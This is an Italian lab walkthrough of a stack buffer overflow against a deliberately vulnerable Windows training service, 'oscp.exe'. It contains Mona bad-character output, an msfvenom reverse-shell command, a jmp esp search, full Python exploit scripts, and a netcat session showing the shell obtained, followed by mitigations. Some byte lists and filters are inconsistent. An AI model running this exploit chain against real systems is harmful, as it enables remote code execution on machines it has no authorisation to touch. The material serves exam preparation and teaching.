
```
0ADF000 [+] This mona.py action took 0:00:00  
0ADF000 [*] Command used:  
0ADF000 !mona bytearray -b "\x00"  
0ADF000 *** Note: parameter -b has been deprecated and replaced with -cpb ***  
0ADF000 Generating table, excluding 1 bad chars...  
0ADF000 Dumping table to file  
0ADF000 [+] Preparing output file 'bytearray.txt'  
0ADF000 - Creating working folder c:\mona\oscp  
0ADF000 - Folder created  
0ADF000 - (Re)setting logfile c:\mona\oscp\bytearray.txt  
0ADF000  
0ADF000 "x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"  
0ADF000 "x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"  
0ADF000 "x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"  
0ADF000 "x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"  
0ADF000 "x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"  
0ADF000 "xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xco"  
0ADF000 "xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"  
0ADF000  
0ADF000 Done, wrote 255 bytes to file c:\mona\oscp\bytearray.txt  
0ADF000 Binary output saved in c:\mona\oscp\bytearray.bin  
0ADF000  
0ADF000 [+] This mona.py action took 0:00:00.016000
```

Screenshot della traccia: Mona genera il bytearray escludendo inizialmente \x00.

```
!mona config -set workingfolder c:\mona\%p  
!mona bytearray -b "\x00"  
!mona compare -f C:\mona\oscp\bytearray.bin -a esp
```


Riga / elemento	Spiegazione dettagliata
!mona	Esegue un comando del plugin Mona dentro Immunity Debugger.
config -set workingfolder	Imposta dove Mona deve salvare file e risultati.
c:\mona\%p	%p diventa il nome del processo. Con oscp.exe, la cartella diventa c:\mona\oscp.
bytearray	Crea una sequenza di byte da confrontare con ciò che finisce in memoria.
-b "\x00"	Esclude il byte nullo, perché di solito interrompe le stringhe.
compare	Confronta byte inviati e byte letti in memoria.
-f C:\mona\oscp\bytearray.bin	Indica il file di riferimento generato da Mona.
-a esp	Dice a Mona di iniziare il confronto dall'indirizzo puntato da ESP.

Mona compare: confronto bytearray in memoria



Screenshot della traccia: Mona confronta bytearray e memoria.

Badchar finali individuati: □ □ .



Screenshot della traccia: badchar finali individuati.

Subito dopo lo screenshot: i badchar finali sono \x00, \x07, \x2e e \xa0. Da questo momento ogni payload deve evitare questi byte, altrimenti lo shellcode può corrompersi.

Riga / elemento	Spiegazione dettagliata
\x00	Byte nullo. Spesso indica fine stringa; se appare nel payload, il programma può smettere di leggere il resto.
\x07	Byte che in questo programma crea corruzione nei byte successivi.
\x2e	È il punto '.' in ASCII. In questo esercizio viene trattato in modo problematico dal programma.
\xa0	Byte non ASCII standard/spazio non separabile in alcune codifiche. Qui risulta corrotto e va escluso.
Perché li salviamo	msfvenom deve conoscere questi byte per generare shellcode che non li contiene.

8. Generazione dello shellcode con msfvenom

Cosa facciamo in questo passaggio: Creiamo il codice che il programma vulnerabile dovrà eseguire: una reverse shell Windows verso Kali.

Lo shellcode non è un file .exe completo: è una sequenza di byte pensata per essere eseguita direttamente in memoria. In questo caso lo shellcode farà partire una connessione dal target Windows verso Kali. È una reverse shell perché non siamo noi a entrare direttamente in Windows: è Windows che si collega indietro al listener su Kali.

msfvenom: shellcode reverse TCP senza badchar

```
msfvenom -p windows/shell_reverse_tcp LHOST=<il_tuo_indirizzo_ip> LPORT=1234 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python
```

Dove LHOST è il tuo indirizzo IP (l'IP della macchina Kali), LPORT una porta locale a tua scelta su cui ricevere la connessione, EXITFUNC=thread specifica che lo shellcode dovrà terminare il proprio thread una volta completata l'esecuzione (importante per la stabilità!), -b precede l'elenco dei badchar da evitare, e -f python indica che l'output deve essere formattato per Python. Ecco il risultato:

[illegible]

77

Screenshot della traccia: msfvenom genera shellcode evitando i badchar.

```
RUBYLIB=/home/kali/ruby_stub msfvenom \
-p windows/shell_reverse_tcp \
LHOST=192.168.200.201 LPORT=1234 EXITFUNC=thread \
-b "\x00\x07\x2e\xa0" \
-f raw -o /home/kali/bof payload.bin
```

Riga / elemento	Spiegazione dettagliata
RUBYLIB=/home/kali/ruby_stub	Fa usare a Ruby una cartella locale aggiuntiva. Nel laboratorio è servita per evitare un problema di cache Bootsnap.
msfvenom	Strumento di Metasploit che genera shellcode e payload.
-p windows/shell_reverse_tcp	Seleziona una shell Windows che si collega indietro alla macchina attaccante.
LHOST=192.168.200.201	IP di Kali: il target Windows deve collegarsi qui.
LPORT=1234	Porta su Kali dove apriamo il listener Netcat.
EXITFUNC=thread	Quando lo shellcode finisce, termina il thread e non l'intero processo.
-b "\x00\x07\x2e\xa0"	Esclude i badchar trovati con Mona.
-f raw	Produce byte grezzi, adatti a essere inseriti nello script exploit.
-o /home/kali/bof_payload.bin	Salva lo shellcode nel file che lo script Python leggerà.

9. Ricerca del gadget JMP ESP

Cosa facciamo in questo passaggio: Troviamo un indirizzo affidabile da mettere in EIP. L'istruzione `jmp esp` fa saltare l'esecuzione verso il nostro payload nello stack.

A questo punto sappiamo controllare EIP, ma EIP non deve puntare a caso. Deve contenere un indirizzo valido dentro il processo. Cerchiamo quindi una piccola istruzione già presente, `jmp esp`, perché dopo EIP il nostro payload continua nello stack e ESP punta proprio lì.

Mona: ricerca gadget jmp esp

```
0BADF000 [!] Mona command started on 2020-09-24 14:32:40 (v2.0, rev 605) -----
0BADF000 [!] Processing arguments and criteria
0BADF000 - Pointer access level : X
0BADF000 - Bad char filter will be applied to pointers : "\x00\x07\x2e\x40"
0BADF000 [!] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done, let's rock 'n roll.
0BADF000 [!] Querying 2 modules
0BADF000 - Querying module essfunc.dll
0BADF000 - Querying module ocsip.exe
0BADF000 - Search complete, processing results
0BADF000 [!] Preparing output file 'jmp.txt'
0BADF000 - (Re)setting logfile jmp.txt
0BADF000 [!] Writing results to jmp.txt
0BADF000 - Number of pointers of type 'jmp esp' : 9
0BADF000 [!] Results :
625011af 0x625011af : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vu\nerabi
625011b5 0x625011b5 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vu\nerabi
625011c7 0x625011c7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vu\nerabi
625011d3 0x625011d3 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vu\nerabi
625011f7 0x625011f7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vu\nerabi
62501203 0x62501203 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vu\nerabi
62501205 0x62501205 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vu\nerabi
0BADF000 Found a total of 9 pointers
0BADF000 [!] This mona.py action took 0:00:00.967000
```

Screenshot della traccia: Mona trova gadget jmp esp senza badchar.

```
!mona jmp -r esp -cpb "\x00\x07\x2e\x40"
```

Indirizzo scelto: 0x625011af

Byte little-endian nel payload: \xaf\x11\x50\x62

Riga / elemento	Spiegazione dettagliata
jmp	Cerca istruzioni di salto.
-r esp	Filtra i risultati cercando salti verso il registro ESP.
-cpb	Indica a Mona i badchar da evitare negli indirizzi trovati.
0x625011af	Indirizzo scelto per il gadget jmp esp.
\xaf\x11\x50\x62	Lo stesso indirizzo scritto in little-endian, cioè nell'ordine byte richiesto da x86.
Perché serve	EIP viene sovrascritto con questo indirizzo. La CPU esegue jmp esp e arriva ai NOP + shellcode.

10. Costruzione dello script exploit finale

Cosa facciamo in questo passaggio: Mettiamo insieme tutte le informazioni: offset, EIP, NOP e shellcode. Questa è la parte che trasforma il crash in esecuzione di codice.

Lo script finale è solo il risultato ordinato di tutti i passaggi precedenti. Non inventa niente: usa l'offset 1978, usa l'indirizzo jmp esp 0x625011af, aggiunge NOP per rendere il salto più tollerante e poi inserisce lo shellcode generato con msfvenom.

Exploit finale: padding + EIP + NOP + shellcode

```
import socket
import struct # Necessario per convertire l'indirizzo EIP in byte

ip = "10.10.28.178" # Sostituire con l'IP target attuale
port = 1337
timeout = 5

padding = b"A" * 1978
# Indirizzo del gadget jmp esp (0x625011af), formattato come little-endian
eip = struct.pack('<I', 0x625011af)
# Istruzioni NOP (No Operation - 0x90) per dare 'spazio' allo shellcode
nops = b"\x90" * 32

# Shellcode generato da msfvenom (sostituire con il proprio)
buf = b""
buf += b"\xda\x03\xd9\x74\x24\xf4\x5e\xb8\x76\x3e\xf4\xe1\x33"
# ... (INCOLLARE QUI IL RESTO DELLO SHELLCODE GENERATO) ...
buf += b"\x09\xd8\x43\x01\x8d\x31\x3e\x1a\x78\x35\xed\x1b\xa9"

# Costruzione del payload finale
payload = padding + eip + nops + buf

# Connessione e invio
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW1 " + payload)
s.recv(1024) # Potrebbe ricevere qualcosa o andare in timeout
s.close()
```

Screenshot della traccia: struttura dello script exploit finale.

```
import socket
import struct
from pathlib import Path

TARGET_IP = "192.168.200.200"
TARGET_PORT = 1337
SHELLCODE_PATH = Path("/home/kali/bof_payload.bin")

OFFSET_EIP = 1978
JMP_ESP = 0x625011AF
NOP_SLED = b"\x90" * 32

def main() -> None:
    shellcode = SHELLCODE_PATH.read_bytes()
```

<pre>padding = b"A" * OFFSET_EIP eip = struct.pack("<I", JMP_ESP) payload = padding + eip + NOP_SLED + shellcode command = b"OVERFLOW1 " + payload + b"\r\n" with socket.create_connection((TARGET_IP, TARGET_PORT), timeout=5) as sock: banner = sock.recv(1024) sock.sendall(command) if __name__ == "__main__": main()</pre>	
Riga / elemento	Spiegazione dettagliata
import socket	Permette allo script di collegarsi al servizio vulnerabile via TCP.
import struct	Serve per trasformare numeri interi in byte con l'ordine corretto.
from pathlib import Path	Rende più pulita la gestione del percorso del file shellcode.
TARGET_IP	IP della VM Windows bersaglio.
TARGET_PORT	Porta su cui ascolta oscp.exe.
SHELLCODE_PATH	Percorso del file raw generato da msfvenom.
OFFSET_EIP = 1978	Numero di byte necessari per arrivare esattamente a EIP.
JMP_ESP = 0x625011AF	Indirizzo del gadget jmp esp trovato con Mona.
NOP_SLED = b'\x90' * 32	Crea 32 NOP. Se il salto non arriva al primo byte esatto dello shellcode, atterra comunque in una zona sicura.
def main() -> None	Definisce la funzione principale. None significa che non restituisce un valore.
read_bytes()	Legge lo shellcode come byte grezzi, non come testo.
padding = b'A' * OFFSET_EIP	Crea 1978 A per riempire il buffer fino a EIP.
struct.pack('<I', JMP_ESP)	Scrive 0x625011af in formato little-endian a 32 bit. Questo produce af 11 50 62.
payload = padding + eip + NOP_SLED + shellcode	Ordine finale del payload: riempimento, nuovo EIP, NOP, shellcode.
command = b'OVERFLOW1 ' + ...	Aggiunge il comando vulnerabile davanti al payload e il fine riga alla fine.
socket.create_connection	Apri la connessione verso Windows e la chiude automaticamente alla fine del blocco with.
sock.recv(1024)	Legge il banner iniziale del server. Serve come conferma che OSCP risponde.
sock.sendall(command)	Invia il payload completo: da qui parte lo sfruttamento.
if __name__ == '__main__':	Esegue main solo quando lo script viene lanciato direttamente.
Struttura finale del payload:	
<pre>[b"A" * 1978][af 11 50 62][32 byte NOP 0x90][shellcode][\r\n] padding nuovo EIP zona di atterraggio codice fine riga</pre>	
Riga / elemento	Spiegazione dettagliata
b'A' * 1978	Riempie il buffer fino al punto esatto in cui iniziano i 4 byte di EIP.
af 11 50 62	È 0x625011af scritto in little-endian. Quando va in EIP, la CPU esegue il gadget jmp esp.
NOP 0x90	Piccola area che non fa nulla. Serve a far arrivare l'esecuzione dolcemente allo shellcode.
shellcode	Byte generati da msfvenom. Aprono la reverse shell verso Kali.
\r\n	Fine riga. Serve perché il server OSCP si aspetta un comando terminato correttamente.


11. Esecuzione finale: listener, exploit e verifica

Cosa facciamo in questo passaggio: Apriamo Netcat su Kali, lanciamo lo script exploit e verifichiamo se Windows ci

restituisce una shell.

Prima si riavvia oscp.exe, perché dopo il crash precedente il processo non è più utilizzabile. Poi si apre Netcat in ascolto su Kali. Solo dopo si lancia lo script exploit: se tutto è corretto, Windows esegue lo shellcode e si collega alla porta 1234 di Kali.

Reale: riavvio OSCP dopo il crash




Screenshot reale: OSCP riavviato e pronto prima dell'exploit finale.

```
nc -nvlp 1234
python3 /home/kali/bof_exploit_overflow1.py
whoami
hostname
exit
```

Riga / elemento	Spiegazione dettagliata
nc	Avvia Netcat.
-n	Usa IP numerici e non prova a risolvere nomi DNS.
-v	Modalità verbosa: mostra messaggi utili come listening e connect.
-l	Modalità ascolto: Kali aspetta una connessione in ingresso.
-p 1234	Porta su cui la reverse shell deve collegarsi.
python3 ...	Esegue lo script exploit che invia il payload a Windows.
whoami	Comando eseguito nella shell Windows per sapere quale utente abbiamo ottenuto.
hostname	Comando eseguito nella shell Windows per confermare il nome del computer bersaglio.
exit	Chiude la shell remota.

Reale: Kali riceve shell reverse e verifica whoami/hostname



```
Session Azioni Modifica Visualizza Aiuto
===== EXPLOIT LOG =====
[+] Target: 192.168.200.200:1337
[+] Offset EIP: 1978
[+] JMP ESP: 0x625011af -> af115062
[+] Shellcode: 351 bytes
[+] Payload totale: 2377 bytes
[+] Banner: Welcome to OSCP Vulnerable Server! Enter HELP for help.
[+] Payload inviato. Controlla il listener Netcat su Kali.
===== LISTENER LOG =====
listening on [any] 1234 ...
connect to [192.168.200.201] from (UNKNOWN) [192.168.200.200] 49451
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>whoami
desktop-9k1o4bt\user


C:\Users\user\Desktop\oscp>hostname
DESKTOP-9K1O4BT

C:\Users\user\Desktop\oscp>exit

(kali㉿kali)-[~]
```

Screenshot reale: Kali riceve la reverse shell e verifica whoami/hostname.

Listener Netcat: shell Windows ricevuta



```
kali㉿kali:~$ sudo nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.13.3.139] from (UNKNOWN) [10.10.28.178] 49253
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

Screenshot della traccia: esempio del risultato atteso con listener Netcat.

Nel laboratorio reale il listener ha ricevuto una connessione da 192.168.200.200. Il comando whoami ha restituito desktop-9k1o4bt\user e hostname ha restituito DESKTOP-9K1O4BT. Questo conferma che il crash è diventato esecuzione di codice remoto.

Riga / elemento	Spiegazione dettagliata
connect to [192.168.200.201]	La connessione arriva a Kali. Questo è il listener che riceve la chiamata.
from [192.168.200.200]	La connessione parte dal target Windows. È la prova della reverse shell.
Microsoft Windows	Il testo viene dalla shell del bersaglio, non dal terminale locale di Kali.
whoami	Mostra l'utente della shell ottenuta: desktop-9k1o4bt\user.
hostname	Mostra il nome della macchina compromessa: DESKTOP-9K1O4BT.
Perché è successo	EIP è stato sovrascritto con jmp esp; jmp esp ha portato la CPU allo shellcode; lo shellcode ha aperto la connessione verso Kali.

12. Riepilogo cronologico completo

Questa lista ripete l'intero esercizio nello stesso ordine in cui è stato svolto.

1. Ho avviato Kali e Windows 10 pro - Metasploitable.
2. Ho ricordato le credenziali Kali: kali:kali.
3. Ho configurato Kali su 192.168.200.201/24 per metterla nella rete di Windows 192.168.200.200.
4. Ho trasferito oscp.exe ed essfunc.dll sul Desktop della VM Windows.
5. Ho avviato oscp.exe e verificato che ascoltasse sulla porta 1337.
6. Ho testato HELP e OVERFLOW1 con input breve.
7. Ho inviato 3000 A per causare un crash controllato.
8. Ho osservato, tramite la traccia con Immunity, che EIP può diventare 41414141.
9. Ho usato pattern_create e pattern_offset per ricavare EIP 1978 ed ESP 1982.
10. Ho usato Mona per individuare i badchar finali: \x00\x07\x2e\xa0.
11. Ho generato lo shellcode reverse TCP con msfvenom evitando quei badchar.
12. Ho scelto il gadget jmp esp 0x625011af.
13. Ho costruito lo script finale con padding, EIP, NOP e shellcode.
14. Ho avviato Netcat sulla porta 1234.
15. Ho eseguito l'exploit e ricevuto una shell Windows.
16. Ho verificato la shell con whoami e hostname.

13. Conclusione e mitigazioni

L'esercizio è riuscito: il programma vulnerabile accetta input troppo lungo, EIP viene controllato, il gadget jmp esp porta l'esecuzione verso il payload e Kali riceve una reverse shell dal target Windows.

- Validare sempre la lunghezza dell'input lato programma.
- Compilare con protezioni come stack canary, DEP/NX e ASLR.
- Evitare librerie senza protezioni quando il programma gestisce input non fidato.
- Limitare l'esposizione dei servizi di rete.
- Monitorare crash anomali, processi che si chiudono improvvisamente e connessioni in uscita non previste.
- Eseguire i servizi con privilegi minimi.

Appendice - File usati e prodotti

```
C:\Users\ruff6\Documents\app_ripasso_epic\bof_exploit_overflow1.py
C:\Users\ruff6\Documents\app_ripasso_epic\scratch_bof_lab\download\OverflowKit.zip
C:\Users\ruff6\Documents\app_ripasso_epic\scratch_bof_lab\zoom\*.png
/home/kali/bof_payload.bin
/home/kali/bof_exploit_overflow1.py
/home/kali/bof_listener.log
```